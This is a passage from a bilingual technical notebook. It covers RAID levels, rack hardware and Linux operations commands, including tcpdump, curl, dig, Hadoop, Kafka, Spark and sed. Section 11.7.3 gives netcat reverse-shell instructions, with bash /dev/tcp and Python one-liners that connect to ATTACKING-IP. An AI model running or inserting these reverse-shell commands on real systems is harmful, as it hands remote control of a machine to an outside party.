


两组以上的 N 个磁盘相互作镜像, 在一些多线程操作系统中能有很好的读取速度, 理论上读取速度等于硬盘数量的倍数, 另外写入速度有微小的降低。只要一个磁盘正常即可

维持运作，可靠性最高。**RAID 1** 就是镜像，其原理为在主硬盘上存放数据的同时也在镜像硬盘上写一样的数据。当主硬盘（物理）损坏时，镜像硬盘则代替主硬盘的工作。因为有镜像硬盘做数据备份，所以 RAID 1 的数据安全性在所有的 RAID 级别上来说是最好的。但无论用多少磁盘做 RAID 1，仅算一个磁盘的容量，是所有 RAID 中磁盘利用率最低的一个级别。



RAID 2 是 RAID 0 的改良版，以汉明码的方式将数据进行编码后分区为独立的比特，并将数据分别写入硬盘中。因为在数据中加入了错误修正码（ECC, Error Correction Code），所以数据整体的容量会比原始数据大一些，RAID2 最少要三台磁盘驱动器方能运作。RAID 2 技术实施复杂，在商业环境中很少使用，早已被淘汰。



RAID 3 同 RAID 2 非常类似，都是将数据条块化分布于不同的硬盘上，区别在于 RAID 3 使用简单的奇偶校验，并用单块磁盘存放奇偶校验信息。如果一块磁盘失效，奇偶盘及其他数据盘可以重新产生数据；如果奇偶盘失效则不影响数据使用。

RAID 4 与 RAID 3 不同的是它在分区时是以区块为单位分别存在硬盘中（块交织技术，Block interleaving），但每次的数据访问都必须从同比特检查的那个硬盘中取出对应的同比特数据进行核对，由于过于频繁的使用，所以对硬盘的损耗可能会提高。RAID 4 使用一块磁盘作为奇偶校验盘，每次写操作都需要访问奇偶盘，这时奇偶校验盘会成为写操作的瓶颈。RAID 4 在商业环境中也很少使用，面临淘汰。

RAID 5 是一种储存性能、数据安全和存储成本兼顾的存储解决方案。它使用的是 Disk Striping（硬盘分区）技术。RAID 5 至少需要三颗硬盘，RAID 5 不是对存储的数据进

行备份，而是把数据和相对应的奇偶校验信息存储到组成 RAID5 的各个磁盘上，并且奇偶校验信息和相对应的数据分别存储于不同的磁盘上。当 RAID5 的一个磁盘数据发生损坏后，可以利用剩下的数据和相应的奇偶校验信息去恢复被损坏的数据。RAID 5 可以理解为是 RAID 0 和 RAID 1 的折衷方案。RAID 5 可以为系统提供数据安全保障，但保障程度要比镜像低而磁盘空间利用率要比镜像高。RAID 5 具有和 RAID 0 相近似的数据读取速度，只是因为多了一个奇偶校验信息，写入数据的速度相对单独写入一块硬盘的速度略慢，若使用“回写高速缓存”可以让性能改善不少。同时由于多个数据对应一个奇偶校验信息，RAID 5 的磁盘空间利用率要比 RAID 1 高，存储成本相对较便宜。

与 RAID 5 相比，RAID 6 增加了第二个独立的奇偶校验信息块。两个独立的奇偶系统使用不同的算法，数据的可靠性非常高，即使两块磁盘同时失效也不会影响数据的使用。但 RAID 6 需要分配给奇偶校验信息更大的磁盘空间，相对于 RAID 5 有更大的“写损失”，因此“写性能”非常差。较差的性能和复杂的实作方式使得 **RAID 6** 很少得到实际应用。同一数组中最多容许两个磁盘损坏。更换新磁盘后，数据将会重新算出并写入新的磁盘中。依照设计理论，RAID 6 必须具备四个以上的磁盘才能生效。

RAID 10 是先镜射再分区数据，再将所有硬盘分为两组，视为是 RAID 0 的最低组合，然后将这两组各自视为 RAID 1 运作。

RAID 01 则是跟 RAID 10 的程序相反，是先分区再将数据镜射到两组硬盘。它将所有的硬盘分为两组，变成 RAID 1 的最低组合，而将两组硬盘各自视为 RAID 0 运作。当 RAID 10 有一个硬盘受损，其余硬盘会继续运作。RAID 01 只要有一个硬盘受损，同组 RAID 0 的所有硬盘都会停止运作，只剩下其他组的硬盘运作，可靠性较低。因此，**RAID 10 远较 RAID 01 常用。**

10.9 Rack-Mountable Equipment

A **rack** is the whole cabinet that is usually 42-U tall.

A **rack rail** is a vertical-stretching metal slice on each side of a server rack with wholes for fastening.

A **chassis** might refer to a support board on top of each shelf.

1U, 1 RACK UNIT, =1.752 inches (44.50 mm)

第 11 章

Linux 与运维

11.1 常用操作命令

11.1.1 ls

解释几个比较实用的选项。当不使用任何选项时，输出按照名字排序。S, t 选项能更改排序的依据。r 指示反序。

l 选项产生类似如下输出：

```
srw-rw-rw- 1 root root          0 11月 3 15:45 log=
crw----- 1 root root          10, 237 11月 3 15:45 loop-control
-rwsr-xr-x 1 root root        45420 7月 27 01:07 /usr/bin/passwd*
```

其中第 1 个字符表示文件类型。s 表示 socket, p 表示 FIFO(命名管道), b 表示块设备, c 表示字符设备, l 表示符号链接, - 表示普通文件, ? 表示未知类型。

在文件权限中, s 表示设置用户(组)id 位为 1, 且文件可执行。t 表示粘住位为 1, 且文件可执行。相应的 S 和 T 表示文件不可执行。

第 2 个位段表示硬链接数。第 3、4 位分别表示用户和组, -n 选项让二者用数字而非名字表示。

第 5 位单位为字节。对于设备文件(b 和 c), 显示为主从设备号。

第 6 位表示时间戳。文件的三个时间属性为修改时间(mtime), 访问时间(atime)和 i 节点状态改变时间(ctime)。-l 选项的默认时间戳为 mtime。使用 u 选项使得时间戳使用 atime, 使用 -c 选项表示时间戳为 ctime。

最后一位为文件名。

常用选项：

R 递归输出。相当于`--recursive'

F 文件名后面加上一个符号, 表示文件类型。如/表示目录, @ 表示符号链接, | 表示 FIFO, = 表示 socket。普通文件后面什么也没有。相当于`--classify'

d 表示显示的为目录本身的信息，而非其子目录或包含文件的信息。相当于`--directory'

t 表示按照时间戳排序。相当于`--sort=time'

S 表示按照 size 排序。相当于`--sort=size'

r 将排序结果反转。相当于`--reverse'

c 使用 ctime 表示时间。如果同 -t 选项一同使用，则按照 ctime 排序。相当于`--time=ctime' 或`--time=status'.

u 使用 atime 表示时间。如果同 -t 选项一同使用，则按照 atime 排序。相当于`--time=atime' 或`--time=access' 或`--time=use'

i 显示 inode 号。

如何打印当前路径下的文件夹：

```
ls -d */  
find */ -type d -prune  
ls -l|grep ^d|awk '{print $9}'
```

如何打印当前路径下的纯文件：

```
find . -maxdepth 1 -type f  
ls -l|grep ^-|awk '{print $9}'
```

11.1.2 grep

Linux 系统中 grep 命令是一种强大的文本搜索工具，它能使用正则表达式搜索文本，并把匹配的行打印出来。grep 全称是 Global Regular Expression Print，表示全局正则表达式版本，它的使用权限是所有用户。

grep 的选项：

-c 只输出匹配行的计数

-i 不区分大小写（用于单字符）

-n 显示匹配的行号

-v 不显示不包含匹配文本的所有行

-s 不显示错误信息

-E 使用扩展正则表达式

举例:

```
grep 'ipp|ssn' netstat.txt -E
```

11.1.3 find

```
find [-H] [-L] [-P] [-D debugopts] [-Olevel] [path...] [expression]
```

H,L,P 选项控制是否进入符号链接。D,O 选项也不太常用。expression 包含选项、测试、行动三部分，因此 find 命令的使用方式通常为如下形式：

find 起始目录 寻找条件 操作

寻找条件可以用 and,or,not 连接起来，分别写作：

-a **-o** 和 **!**

如

```
find ! -name 'tmp'
```

-prune 选项相当与 **-maxdepth 0**，表示只对 path 参数包含的路径进行操作，不进行递归。

需要说明的是：当使用很多的逻辑选项时，可以用括号把这些选项括起来。为了避免 Shell 本身对括号引起误解，在括号前需要加转义字符来去除括号的意义。例：

```
find \(-name 'tmp' -a type c -user 'inin'\)
```

只显示当前目录下的文件夹：

```
ls -l | grep ^d  
find * -type d -prune  
find . -maxdepth 1 -mindepth 1 -type d
```

只显示当前目录下的非文件夹：

```
ls -l | grep -v ^d
```

11.1.4 xargs

执行一条命令，其参数从标准输入获取。

其用途之一是用于将参数分成多行输入，类似于行末添加了反斜杠。例如输入 xargs file，分多行输入 file 命令的参数，用 CtrlD 终止输入。

用途之二是构造管道，第一个命令的输入并不连接到第二个命令的输入，而是其命令行参数。如

```
ls | xargs file  
find /tmp -name core -type f -print0 | xargs -0 /bin/rm -f
```

find,xargs 和 wc 命令配合使用可以统计目录下源代码行数：

```
find . -name "*.c" -o -name "*.h" |xargs wc -l
```

这条命令统计了.h 和.c 文件中包含的行数。

11.1.5 rsync

Rsync (remote synchronize) 是一个远程数据同步工具，可通过 LAN/WAN 快速同步多台主机间的文件。Rsync 使用所谓的“Rsync 算法”来使本地和远程两个主机之间的文件达到同步，这个算法只传送两个文件的不同部分，而不是每次都整份传送，因此速度相当快。

Rsync 本来是用于替代 rcp 的一个工具，目前由 rsync.samba.org 维护，所以 rsync.conf 文件的格式类似于 samba 的主配置文件。Rsync 可以通过 rsh 或 ssh 使用，也能以 daemon 模式去运行，在以 daemon 方式运行时 Rsync server 会打开一个 873 端口，等待客户端去连接。连接时，Rsync server 会检查口令是否相符，若通过口令查核，则可以开始进行文件传输。第一次连通完成时，会把整份文件传输一次，以后则就只需进行增量备份。

Rsync 用于单向同步，有一款双向同步工具 **Unison**。

Rsync 的基本特点如下：

1. 可以镜像保存整个目录树和文件系统
2. 可以很容易做到保持原来文件的权限、时间、软硬链接等
3. 无须特殊权限即可安装
4. 优化的流程，文件传输效率高
5. 可以使用 rsh、ssh 等方式来传输文件，当然也可以通过直接的 socket 连接
6. 支持匿名传输

举例：

```
rsync -av `pwd` /media/D/Yunio/Projects  
rsync -av `pwd` limz@192.168.10.10:~/Projects
```

11.1.6 sz and rz

The **sz** and **rz** tools also come in handy. They are provided by **lrzs** yum package.

11.1.7 port scanning

To check whether port 53 is open on a host,

```
nmap -Pn -p 53 202.100.4.15
```

11.1.8 compression and decompression:rar, zip, tar

RAR is a proprietary archive file format that supports data compression, error recovery and file spanning. Decompression source code is available, but it's not free software due to the restriction that it must not be used to reverse engineer the RAR compression algorithm

```
rar a jpg.rar *.jpg  
rar a lua.rar -r lua  
rar x file.rar
```

Linux zip command usage:

```
zip options archive inpath inpath ...
```

Examples:

```
zip jpg.zip *.jpg  
zip -r foo.zip foo  
zip -r foo foo  
unzip file.zip
```

We can also zip and unzip with Python's standard **zipfile** module:

```
$ python -m zipfile
```

Usage:

```
zipfile.py -l zipfile.zip          # Show listing of a zipfile  
zipfile.py -t zipfile.zip          # Test if a zipfile is valid  
zipfile.py -e zipfile.zip target # Extract zipfile into target dir  
zipfile.py -c zipfile.zip src ... # Create zipfile from sources
```

The **tar** tool has file sub-commands:

- -c archive creation
- -x archive decompression
- -t archive content listing
- -r archive append
- -u archive update

Optional parameters:

- -z: gzip
- -j: bz2
- -Z: compress
- -v: show processing verbosely

Arhive name follows **-f** argument.

```
tar -cvf jpg.tar *.jpg
tar -czf jpg.tar.gz *.jpg
tar -cjf jpg.tar.bz2 *.jpg
tar -cZf jpg.tar.Z *.jpg
tar -xzvf file.tar.gz
tar -xjvf file.tar.bz2
```

11.1.9 date 命令

```
date //显示本地时间
date -R //按照RFC-2822格式显示本地时间
date -u //显示UTC时间
date -s $timestr //设置当前时间
date -s 20151021 //设置日期，日内时间置为零时
date -s 12:23:23 //设置具体时间，不会对日期做更改
date -s "12:12:23 2006-10-10" //这样可以设置全部时间
```

```
date +"Day : %d Month : %m Year : %Y" // +号用于定制时间显示格式
date +%s // 显示UNIX时间戳
date -d tomorrow // -d 或 --date 选项，显示指定的时间而非当前时间
date -d '@1445396904' // 显示UNIX时间戳指定的时间
date -d '2015-11-26'
date -d '2015-11-26 19:00:00'
date -d '3 hours'
date -d '1 month ago'
date -d 'last year'
date -d 'next wed' #下周三
```

显示格式定义：

- %Y: 年(如2015)
- %m: 月(01..12)
- %d: 日(01..31)
- %H: 小时(01..24)
- %M: 分钟(00..59)
- %S: 秒数(00..59)
- %s: 秒数(UNIX时间)
- %w: 星期几(0..6, 0表示星期日)
- %b: 月份(Oct, 10月)
- %B: 月份全称(October, 十月)

11.1.10 netstat

netstat 用法：

```
netstat [类型] [选项]
```

默认类型为打印所有 Open socket 信息，类型 -r 表示路由表信息，-i 表示网络接口信息，-g 表示多播组信息，-s 表示各协议统计信息。-c 选项控制打印间隔。

对于 Open socket 信息，重要选项为：

a 显示所有的 socket，而不仅仅是监听套接字(默认为 l)

t TCP only

u UDP only

n 不将数字解析成名字，使用该选项能加速程序输出

p 显示相关进程的 PID 和名字

4 tcp4 and udp4 only

6 tcp6 and udp6 only

在 Mac OS X 下，netstat 不能提供进程名称信息，可采用 lsof -i 命令来获取该信息。

11.1.11 Generating Terminal Output

wall and **write** can do that.

11.1.12 tcpdump and Wireshark

```
tcpdump -i eth0 -w file.pcap host 192.168.130.10 'tcp'  
tcpdump -r file.pcap >> file.txt
```

注意，待写入的文件必须以 pcap 为后缀，否则 tcpdump 不能运行，报权限错误。pcap 文件也可以用 wireshark 打开。

一些常用选项为：

- **c** 选项指定抓包数量
- **s** 选项指定抓包长度 (从二层开始)

注意如果 s 选项指定的长度超过帧长，则只抓帧长。所谓帧长，如果是在 Linux 下运行 pcap 程序，是不包括 L2 FCS 的（以太网尾部 CRC），这和 Smartbit 等测试仪表不一样。sar 也将 FCS 加入到计数器中，虽然 Linux 下的 pcap 抓不到 FCS。

抓某个地址的 ping 包：

```
tcpdump -i em2 host 172.28.11.131 and icmp
```

抓 HTTP 包：

```
tcpdump -i eth0 tcp and port 80
```

抓 SYN, FIN, RST 包 (Unix 网络编程 29.2 节 BPF 的例子)，tcp 头第 13 个字节为标志位字节。

```
tcpdump -i any 'tcp and port 80 and tcp[13:1] & 0x7 != 0'
```

只接收 SYN 标志位置位且目标端口是 22 或 23 的数据包 (tcp 首部开始的第 13 个字节)

```
tcpdump 'tcp[13] == 0x02 and (dst port 22 or dst port 23)'  
tcpdump 'tcp[13] == 0x02 and \\\(dst port 22 or dst port 23\\)'
```

只接收 icmp 的 ping 请求和 ping 响应的数据包

```
tcpdump 'icmp[icmptype] == icmp-echo reply or icmp[icmptype] == icmp-echo'  
tcpdump 'tcp[tcpflags] & (tcp-syn|tcp-fin) != 0 and not src and dst net localnet'
```

The following commands allow any user to manipulate tcpdump without root privilege:

```
groupadd pcap  
usermod -a -G pcap user  
chgrp pcap /usr/sbin/tcpdump  
chmod 750 /usr/sbin/tcpdump  
setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump
```

Wireshark 会判断操作系统是否能抓到 FCS，但声称判断未必准确，可以手工告诉 Wireshark 一定有 FCS。有个很实用的功能是对一个包右键选择 follow tcp connection，能够筛选出该包所属连接的所有包。

参考文章： * [Tcpdump usage examples](#) * [A tcpdump Primer with Examples](#)

Traffic can be filtered in Wireshark, like

```
ip.src == 172.28.3.95 and icmp
```

11.1.13 crontab

MINUTE HOUR DAY MONTH DAY-OF-WEEK CMD

<https://crontab.guru/> provides an online-editor for crontab entries.

11.2 Curl

```
curl -svo /dev/null test/abc -x 127.0.0.1:2432
```

```
curl -X PUT \
-H 'Content-Type: application/json' \
-d '{"firstName":"Kris", "lastName":"Jordan"}'
echo.httpkit.com
```

```
curl -X PUT \
-H 'Content-Type: application/json' \
-d @example.json
echo.httpkit.com
```

```
curl -d "firstName=Kris" \
-d "lastName=Jordan" \
echo.httpkit.com
```

```
curl -F "firstName=Kris" \
-F "publicKey=@idrsa.pub;type=text/plain" \
echo.httpkit.com
```

-x server address

-H Specify headers

-X Specify method

-A Specify User-Agent value

-o local file name

-O use remote file name as local name

-d/-data <data> HTTP POST data, to send as application/x-www-form-urlencoded. Use '@' to send a file as body.

-F specify body to send as multipart/form-data

-s/-silent Silent mode. Don't output anything

-i/-include Include protocol headers in the output (H/F)

11.3 DNS 查询

11.3.1 域名解析工具

dig 取代了 nslookup 和 host 命令。

dig 可指定查询类型：

```
dig ustc.edu.cn +short  
dig ustc.edu.cn MX  
dig ustc.edu.cn MX  
dig bbs.veno2.com AAAA  
dig bt.neu6.edu.cn AAAA
```

反向查询：

```
dig -x 202.108.22.220
```

dig 可以指定 DNS 服务器：

```
dig www.hrbnju.edu.cn @159.226.59.158  
dig www.hrbnju.edu.cn @202.96.199.133
```

在 Python 中，socket 模块即可提供域名解析功能：

```
import socket; socket.gethostbyname('www.baidu.com')
```

BIND (Berkeley Internet Name Daemon) 是现今互联网上最常使用的 DNS 服务器软件，使用 BIND 作为服务器软件的 DNS 服务器约占所有 DNS 服务器的九成。BIND 现在由互联网系统协会 (Internet Systems Consortium) 负责开发与维护。BIND 又称 **named**。

11.3.2 查询本机公网 IP

Linux 下查询本机的局域网 IP 是容易的，只需执行 ifconfig 命令查看即可。如果本地有多个 IP 地址，为了查找某个连接所对应的本机 IP 地址，可利用 socket 的 getsockname 接口。例如在 Python 下执行如下脚本可显示用于连接公网的本地 IP 地址：

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('www.baidu.com', 80))
print s.getsockname()
s.close()
```

而查询本机的公网 IP，必须借助于外部的服务器。

某些 Web 服务提供了返回客户端 IP 地址的功能。其中一些页面为纯文本，适合用文本工具提取，如：

```
curl -s checkip.dyndns.org
wget http://ipinfo.io/ip -q0 -
curl -s http://ipecho.net/plain
python -c 'from urllib2 import urlopen; print urlopen('http://ip.42.pl/raw').read()'
```

其他一些服务提供的信息用 Json 等格式返回，可以用 Python 等脚本语言提取：

```
python -c "from json import load; from urllib2 import urlopen;
print load(urlopen('http://jsonip.com'))['ip']"
```

```
python -c "from json import load; from urllib2 import urlopen;
print load(urlopen('http://httpbin.org/ip'))['origin']"
```

```
python -c "from json import load; from urllib2 import urlopen;
print load(urlopen('https://api.ipify.org/?format=json'))['ip']"
```

而大多数这类服务器用 HTML 来返回结果，适合用浏览器查看：

```
http://whatismyipaddress.com/
https://www.whatismyip.com/
https://www.iplocation.net/
http://www.whatsmyip.org/
http://www.myipaddress.com/what-is-my-ip-address/
```

类似的国内网站包括：

```
http://ip.chinaz.com/
http://www.ip138.com/
http://www.whatismyip.com.tw/
```

一些机构提供了基于 DNS 端口的客户端 IP 查询功能，如 opendns.com 和谷歌：

```
dig +short myip.opendns.com @resolver1.opendns.com  
host myip.opendns.com resolver1.opendns.com  
dig TXT +short o-o.myaddr.l.google.com @ns1.google.com
```

如果设置了正向代理，这些服务返回的可能是代理服务器的地址。

11.4 系统信息查看

11.4.1 环境变量

Linux 系统里的 env 命令可以显示当前用户的环境变量，还可以用来在指定环境变量下执行其他命令。下面来比较一下 set, env 和 export 命令的异同：set 命令显示当前 shell 的变量，包括当前用户的变量；env 命令显示当前用户的变量；export 命令显示当前导出成用户变量的 shell 变量。每个 shell 有自己特有的变量（set）显示的变量，这个和用户变量是不同的，当前用户变量和你用什么 shell 无关，不管你用什么 shell 都在，比如 HOME, SHELL 等这些变量，但 shell 自己的变量不同 shell 是不同的，比如 BASH_ARGC, BASH 等，这些变量只有 set 才会显示，是 bash 特有的，export 不加参数的时候，显示哪些变量被导出成了用户变量，因为一个 shell 自己的变量可以通过 export “导出”变成一个用户变量。

11.4.2 外围设备

lspci 可列举出所有 PCI 设备。例如，下面的命令能够列举出所有的以太网设备：

```
lspci |grep -i ether
```

如欲查看本机所有的网络接口，可查看/sys/class/net 目录。

11.4.3 主机名称

hostname 命令可以查询主机名称。但是很多主机的名称都取作 localhost。Ubuntu 主机名需要在/etc 目录下 hostname 和 hosts 两个文件下修改，Centos6.4 主机名通过/etc/sysconfig/network 文件修改。

```
HOSTNAME=vss-dev1
```

11.4.4 IP 地址

下面两个 Python 函数分别获得了指定网口的 IP 地址和同外界连接的 IP 地址。

```
import socket, fcntl, struct

def get_inf_ip_addr(ifname):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    return socket.inet_ntoa(fcntl.ioctl(
        s.fileno(),
        0x8915, # SIOCGIFADDR
        struct.pack('256s', ifname[:15])
    )[20:24])

def get_localhost_ip_addr():
    return [i[4][0] for i in socket.getaddrinfo(socket.gethostname(), None, 2, 1, 6)]

print get_inf_ip_addr("eth0")
print get_localhost_ip_addr()
```

11.4.5 Linux 内核版本

cat /proc/version: 查询内核信息

uname -r: 查询Linux内核版本号

uname -a: 查询内核信息

注意不要用 file 命令通过查看可执行文件的信息来判断当前主机的内核版本号，二者关系复杂

Linux 发行版信息

```
lsb_release -a
cat /etc/issue
cat /etc/redhat-release
rpm -q redhat-release: 查看Redhat release号
```

查看字长:32/64 位

```
getconf LONG_BIT  
getconf WORD_BIT  
file /bin/ls  
lsb_release -a
```

CPU 信息

CPU 架构

```
lscpu|grep Arch  
uname -m  
arch
```

CPU 详细信息

```
cat /proc/cpuinfo  
lscpu
```

CPU 数与核数

Linux 下可以在/proc/cpuinfo 中看到每个 cpu 的详细信息。但是对于双核的 cpu，在cpuinfo 中会看到两个 cpu。常常会让人误以为是两个单核的 cpu。其实应该通过 Physical Processor ID 来区分单核和双核。而 Physical Processor ID 可以从 cpuinfo 或者 dmesg 中找到。flags 如果有 ht 说明支持超线程技术。判断物理 CPU 的个数可以查看 physical id 的值，相同则为同一个物理 CPU。

```
cat /proc/cpuinfo |grep "physical id"  
lscpu|grep Core
```

CPU 型号

```
cat /proc/cpuinfo |grep "model name"
```

内存信息

```
cat /proc/meminfo |grep MemTotal
```

```
sudo dmidecode |grep -A16 "Memory Device$"  
free -m
```

硬盘大小

```
fdisk -l |grep Disk
```

df 命令主要用来查询文件系统信息，可以用来查看硬盘以挂载的分区的大小

```
df -h
```

11.4.6 主板型号

```
sudo dmidecode | grep -A16 "System Information$"  
cat /proc/pci
```

11.4.7 查看 Linux 系统安装的时间

1. 查看 /lost+found 目录状态，因为这个目录一般很少用到，改动最少(很可能无任何改动)，而其他目录比如 /bin, /home 等因为经常升级系统、创建用户等操作会修改目录状态。

2. 查看 bin, daemon, sys, adm 等这些帐号的建立时间： # passwd -S bin。这些帐号是在系统安装的时候创建的。然而有些发行版在安装时是直接从安装光盘拷贝这些账号和文件，此时该方法行不通。

11.4.8 CPU 温度

CPU 温度通过/sys/class/hwmon 目录给出。对于一个有双 CPU 槽的机器，第 2 个 CPU 的信息可能位于/sys/class/hwmon/hwmon2/device 目录。整个槽的温度位于temp1_input 文件，如果文件内容为 560000，表示温度为 56 摄氏度。该 CPU 第一个核的温度位于temp2_input 文件。

lm-sensors 软件包提供了查看温度的便捷工具 sensors。其在 CentOS 下的用法如：

```
yum install lm_sensors  
sensors-detect  
sensors
```

在 Ubuntu 下如：

```
apt-get install lm-sensors  
sensors-detect  
service module-init-tools start  
sensors
```

11.5 Hadoop Operations

11.5.1 HDFS

Hadoop Shell command

```
hdfs dfs -put /myfile.txt hdfs://host:port/path  
hdfs dfs -put /home/limz/data/20151014/ hdfs:///user/limz/  
hdfs dfs -put /home/limz/*.txt hdfs:///user/spark/limz  
hdfs dfs -ls /user/spark/limz  
hdfs dfs -mkdir /user/spark/lmz  
hdfs dfs -du -s -h /user/hive/warehouse2/mdss.db/session_hour_partition/session_start_t  
hdfs dfs -ls /user/hive/warehouse2/mdss.db/session_hour_partition/
```

A trick: copy remote files to HDFS

```
cat test.txt | ssh username@masternode "hadoop dfs -put - hadoopFoldername/test"
```

11.5.2 Yarn

Task killing:

```
yarn application -kill application_1472090486549_1624  
yarn top  
yarn application -list  
yarn application -status application_1477531996567_11160  
yarn logs -applicationId application_1480910032093_33973  
  
http://10.139.90.131:8088/cluster/apps/RUNNING
```

11.6 Apache Kafka Operations

Restart kafka:

```
/opt/kafka/bin/kafka-server-stop.sh  
/opt/kafka/bin/kafka-server-start.sh -daemon /opt/kafka/config/server.properties
```

List all topics:

```
/opt/kafka/bin/kafka-topics.sh --list --zookeeper chanct04:2181  
/opt/kafka/bin/kafka-topics.sh --create --zookeeper chanct04:2181 --replication-factor 1  
/opt/kafka/bin/kafka-topics.sh --describe --zookeeper chanct04:2181 --topic limz1  
/opt/kafka/bin/kafka-topics.sh --delete --zookeeper chanct04:2181 --topic limz1  
kafka-topics --zookeeper mdss4:2181/kafka --list  
  
/opt/kafka/bin/kafka-console-producer.sh --broker-list chanct04:9092 --topic limz1  
/opt/kafka/bin/kafka-console-consumer.sh --zookeeper chanct04:2181 --topic limz1  
kafka-console-consumer --zookeeper mdss4:2181/kafka --topic hive-cddos-rawflowrecords  
kafka-console-producer --broker-list 172.30.11.22:9092 --topic hive-cddos-rawflowrecords
```

Kafka can feed a text file into a producer:

```
kafka-console-produce.sh --broker-list chanct04:9092 --topic my_topic --new-producer < my_file.txt  
/opt/kafka/bin/kafka-console-producer.sh --broker-list 172.30.11.22:9092 --topic hive-cddos-rawflowrecords  
kafka-console-producer --broker-list 172.30.11.22:9092 --topic hive-cddos-rawflowrecords
```

11.7 netcat

Netcat is a featured networking utility which reads and writes data across network connections, using the TCP/IP protocol.

11.7.1 installation

```
yum erase nc  
wget http://vault.centos.org/6.6/os/x86_64/Packages/nc-1.84-22.el6.x86_64.rpm  
rpm -iUv nc-1.84-22.el6.x86_64.rpm
```

11.7.2 file transfer

```
receiver# nc -l 1236 > file_to_receive  
sender#nc $receiver_ip 1236 < file_to_send
```

11.7.3 making a reverse shell

On source host, start a netcat listening on some port:

```
nc -l ATTACKING-IP 80
```

ATTACKING-IP can be omitted.

On target host, connect to this port:

```
bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1
```

Now the source host can execute any command on the target.

This can set up a communication channel by which the source can send messages to the target.

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("ATTACKING-IP",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Here is a [reverse shell cheatsheet](#) for other techniques.

11.8 Spark

11.8.1 Installation on Ubuntu

<http://blog.prabeshk.com/blog/2014/10/31/install-apache-spark-on-ubuntu-14-dot-04/>

```
sudo apt-get install openjdk-6-jdk  
sudo apt-get install scala  
wget http://SomeHost/spark-1.6.1-bin-hadoop2.6.tgz
```

11.8.2 Installation on Mac OS

```
export SCALA_HOME=/usr/local/Cellar/scala/2.11.8/
```

<http://genomegeek.blogspot.com/2014/11/how-to-install-apache-spark-on-mac-os-x.html>

11.8.3 Installation Pitfalls on sbt

Configure mirror for Chinese mainland Internet.

Create file `repositories` on path `~/.sbt/`.

```
[repositories]
local
osc: http://maven.oschina.net/content/groups/public/
typesafe: http://repo.typesafe.com/typesafe/ivy-releases/, [organization]/[module]/(sc
sonatype-oss-releases
maven-central
sonatype-oss-snapshots
```

11.8.4 Compilation

On Eclipse, scala compiler version on be selected to match spark jar files. Eclipse can import scala packets to jar files. Or else, we can use `sbt` package to generate a jar file.

11.8.5 Spark Submitting

```
spark-submit --class=entropy.SimpleApp 1.jar
```

```
spark-submit --master yarn-client --jars spark-streaming-kafka-assembly_2.10-1.6.1.jar -
```

11.8.6 Spark Log Collecting

For spark deployed on yarn, retrieve logs this way:

```
yarn logs -applicationId application_1462496183306_0399
```

Application ID can be obtained from management urls.

11.8.7 Spark Shell

```
/opt/spark-1.6.2-bin-hadoop2.6/bin/spark-shell --executor-memory 1g
--driver-memory 30g --executor-cores 4 --num-executors 5
```

11.8.8 PySpark

```
/usr/bin/pyspark2 --queue=chanct --master yarn-client --driver-memory 10g --executor-mem  
  
from pyspark.sql import SparkSession, HiveContext  
from pyspark.sql import functions as F  
  
spark=SparkSession.builder.enableHiveSupport().getOrCreate()  
  
df.agg(F.min(df.c_timestamp), F.avg(df['c_homecode']).alias('tt')).show()  
df.orderBy('c_timestamp', ascending=False).first()['c_uli']
```

11.9 Text Processing

11.9.1 sed 工具

sed（意为流编辑器，源自英语“stream editor”的缩写）是 Unix 常见的命令行程序。sed 用来把文档或字符串里面的文字经过一系列编辑命令转换为另一种格式输出。sed 通常用来匹配一个或多个正则表达式的文本进行处理。

用法: sed [选项]...脚本(如果没有其他脚本)[输入文件]...

-n, --quiet, --silent

取消自动打印模式空间

-e 表示在e后面的文字是正则表达式。

有的版本不需要加注e选项也同样可以在命令中使用正则表达式。

-f 脚本文件, --file=脚本文件

添加“脚本文件”到程序的运行列表

-i[扩展名], --in-place[=扩展名]

直接修改文件(如果指定扩展名就备份文件)。例如, -i .bk 会导致生成以.bk为后缀的备份文件,

下面主要谈论 sed 脚本语言。

sed 命令主要有:

s/match/replace 替换

i\ TEXT 前插(insert)行

a\ TEXT 后插 (append) 行

r filename 后插文件

d 删除行

p 打印行

c 替换匹配到的行

sed 命令之前需要有 0 ~ 2 个量，被称作”地址”。addr1,addr2 形式为地址范围，闭区间。addr1,addr2! 后面的叹号表示取反。addr1,+N 形式为 addr 及其后 N 行。addr1 N 为自 addr1 起以 N 为步长的所有行。由 /regexp/ 表示 regexp 匹配到的行。

替换命令举例：

```
echo 123456|sed -e s/123/wolf/g > haha4  
more haha3|sed -e s/123/wolf/g > haha4  
sed -e 's/<[^>]*>//g' haha.xml      (删除haha.xml中所有的xml标记)  
sed -i s/slb_ip/slb_api/g /usr/local/hpc/conf/vhost/default.conf; /usr/local/hpc/sbin/ng
```

删除行命令举例：

```
sed -e /^$/d haha >> haha2 //删除文件haha中的空行  
sed -e /33/d haha > haha2 //删除haha中包含33的行  
sed -e 2d haha > haha2 //删除第2行  
sed -e 2,4d haha > haha2 //删除第2~4行
```

提取行命令：

```
sed -n '3,10p' myfile > newfile //提取从第3行到第10行
```

提取不定行：

```
i=2  
sed -n ${i}p myfile
```

陈皓博客用的例子：

```
$ cat pets.txt  
This is my cat  
my cat's name is betty
```

```
This is my dog  
    my dog's name is frank  
This is my fish  
    my fish's name is george  
This is my goat  
    my goat's name is adam
```

分号 (;) 可以用作分隔命令的指示符:

```
$ sed '1,3s/my/your/g; 3,$s/This/That/g' my.txt  
This is your cat, your cat's name is betty  
This is your dog, your dog's name is frank  
That is your fish, your fish's name is george  
That is my goat, my goat's name is adam
```

a 命令就是 append, i 命令就是 insert, 它们是用来添加行的:

```
# 其中的1i表明, 其要在第1行前插入一行 (insert)  
